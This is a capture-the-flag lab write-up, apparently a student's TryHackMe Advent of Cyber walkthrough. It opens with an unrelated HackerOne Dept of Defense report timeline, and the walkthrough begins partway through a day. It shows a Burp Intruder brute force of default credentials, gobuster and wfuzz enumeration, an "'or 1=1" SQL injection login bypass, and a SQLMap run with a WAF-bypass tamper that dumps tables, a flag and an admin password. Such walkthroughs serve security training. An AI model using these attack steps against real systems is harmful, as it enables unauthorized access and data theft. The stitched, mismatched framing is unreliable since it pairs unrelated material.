from Hackerone ID:804548.

TIMELINE

arm4nd0 submitted a report to **U.S. Dept Of Defense**.	Feb 25th (2 years ago)
BOT: posted a comment.	Feb 25th (2 years ago)
agent-l8 U.S. Dept Of Defense staff updated the severity to Critical.	Feb 25th (2 years ago)
agent-l8 U.S. Dept Of Defense staff changed the status to ● **Triaged**.	Feb 25th (2 years ago)
arm4nd0 posted a comment.	May 10th (2 years ago)
agentt2 closed the report and changed the status to ● **Resolved**.	May 22nd (2 years ago)
arm4nd0 posted a comment.	Jun 25th (2 years ago)
agent-l8 U.S. Dept Of Defense staff posted a comment.	Updated Jun 25th (2 years ago)
arm4nd0 posted a comment.	Jun 25th (2 years ago)
arm4nd0 requested to disclose this report.	Jun 25th (2 years ago)
ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report.	Jun 25th (2 years ago)
This report has been disclosed.	Jun 25th (2 years ago)
U.S. Dept Of Defense has locked this report.	Jun 25th (2 years ago)


Question 4 & 5:

Open the options on Foxyproxy.




Question 6:

Open the decoder on Burpsuite and encode “PSP0201” as URL.




Question 7:


Turn on Foxyproxy and Burpsuite.



Fill in username and password. Send the request to intruder and forward it.





Open the intruder tab and navigate to positions.




Question 8:

Navigate to payloads and set the default credentials. Launch the attack.






Check the length of each request and look for any differences.



Enter the correct credentials.



Day 4: Web Exploitation – Santa's watching

Tools: Kali Linux, Firefox, GoBuster, wfuzz

Solution:

Question 2

Use GoBuster to find the API directory.

```
1211100415@kali: ~
File  Actions  Edit  View  Help
1211100415@kali: ~ ×   1211100415@kali: ~ ×

┌──(1211100415㉿kali)-[~]
└─$ gobuster dir -u http://10.10.80.84/  -w /url/share/wordlists/dirb/big.txt -x php
Error: error on parsing arguments: wordlist file "/url/share/wordlists/dirb/big.txt" does not exist: stat /url/share/wordlists/dirb/big.txt: no such file or directory

┌──(1211100415㉿kali)-[~]
└─$ gobuster dir -u http://10.10.146.132/  -w /usr/share/wordlists/dirb/big.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.146.132/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/23 11:54:46 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 312] [--> http://10.10.146.132/api/]
/server-status        (Status: 403) [Size: 278]

===============================================================
2022/06/23 12:13:09 Finished
===============================================================
```

Head to the API directory.

```
10.10.146.132/api/
UNUSED   PSP0201 2130 - Mini I...   TryHackMe | 25 Days o...

Index of /api

Name                Last modified   Size   Description
Parent Directory                    -
site-log.php        2020-11-22 06:38   110

Apache/2.4.29 (Ubuntu) Server at 10.10.146.132 Port 80
```

Question 3


Fuzz the date parameter on the site.log.php in the API directory.

```
1211100415@kali: ~
File  Actions  Edit  View  Help
1211100415@kali: ~ ×   1211100415@kali: ~ ×   1211100415@kali: ~ ×

┌──(1211100415㉿kali)-[~]
└─$ wfuzz -c -z file,/home/1211100415/Downloads/wordlist -u http://10.10.146.132/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.146.132/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000040:   200        0 L      0 W        0 Ch        "20201209"
000000037:   200        0 L      0 W        0 Ch        "20201206"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000038:   200        0 L      0 W        0 Ch        "20201207"
000000036:   200        0 L      0 W        0 Ch        "20201205"
000000039:   200        0 L      0 W        0 Ch        "20201208"
000000035:   200        0 L      0 W        0 Ch        "20201204"
000000034:   200        0 L      0 W        0 Ch        "20201203"
000000033:   200        0 L      0 W        0 Ch        "20201202"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000023:   200        0 L      0 W        0 Ch        "20201122"
```

Go to correct post for the flag.

Question 4

Look at wfuzz's help file and look for what type of files the -f parameter can store.



```
    -e <type>                : List of available encoders/payloads/iterators/printers/scripts

    --recipe <filename>      : Reads options from a recipe. Repeat for various recipes.
    --dump-recipe <filename> : Prints current options as a recipe
    --oF <filename>          : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

    -c                       : Output with colors
    -v                       : Verbose information.
    -f filename,printer      : Store results in the output file using the specified printer (raw printer if omitted).
    -o printer               : Show results using the specified printer.
    --interact               : (beta) If selected,all key presses are captured. This allows you to interact with the program.
    --dry-run                : Print the results of applying the requests without actually making any HTTP request.
    --prev                   : Print the previous HTTP requests (only when using payloads generating fuzzresults)
```


Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools: Kali Linux, Firefox, SQLMap

Solutions:

Question 2:

Navigate to Santa's secret control panel.



Question 3:

Read the documentation.

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.


Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`


Question 4:

Input 'or 1=1 as the username to bypass the password authentication.


Now we are logged into Santa's forum.



Open proxy and use the searchbox. Use Burpsuite to intercept the request and send to repeater. Save the request as file.



Use SQLMap to translate the request.



Look for the number of entries.

```
1211100415@kali: ~
File  Actions  Edit  View  Help
1211100415@kali: ~ ×   1211100415@kali: ~ ×
back-end DBMS: SQLite
[14:00:02] [INFO] sqlmap will dump entries of all tables from all databases now
[14:00:02] [INFO] fetching tables for database: 'SQLite_masterdb'
[14:00:02] [INFO] fetching columns for table 'sequels'
[14:00:02] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+----------+-----+-----------------------------+
| kid      | age | title                       |
+----------+-----+-----------------------------+
| James    | 8   | shoes                       |
| John     | 4   | skateboard                  |
| Robert   | 17  | iphone                      |
| Michael  | 5   | playstation                 |
| William  | 6   | xbox                        |
| David    | 6   | candy                       |
| Richard  | 9   | books                       |
| Joseph   | 7   | socks                       |
| Thomas   | 10  | 10 McDonalds meals          |
| Charles  | 3   | toy car                     |
| Christopher | 8 | air hockey table            |
| Daniel   | 12  | lego star wars              |
| Matthew  | 15  | bike                        |
| Anthony  | 3   | table tennis                |
| Donald   | 4   | fazer chocolate             |
| Mark     | 17  | wii                         |
| Paul     | 9   | github ownership            |
| James    | 8   | finnish-english dictionary  |
| Steven   | 11  | laptop                      |
| Andrew   | 16  | rasberry pie                |
| Kenneth  | 19  | TryHackMe Sub               |
| Joshua   | 12  | chair                       |
+----------+-----+-----------------------------+
```

Question 5

Look for James' age.

```
Table: sequels
[22 entries]
+----------+-----+-----------------------------+
| kid      | age | title                       |
+----------+-----+-----------------------------+
| James    | 8   | shoes                       |
| John     | 4   | skateboard                  |
| Robert   | 17  | iphone                      |
| Michael  | 5   | playstation                 |
| William  | 6   | xbox                        |
```

Question 6

Look for what Paul wishes for Christmas.

```
| Mark     | 17  | wii                         |
| Paul     | 9   | github ownership            |
| James    | 8   | finnish-english dictionary  |
```

Question 7

Go to hidden_table.

```
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```

Question 8

Go to users' table.

```
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```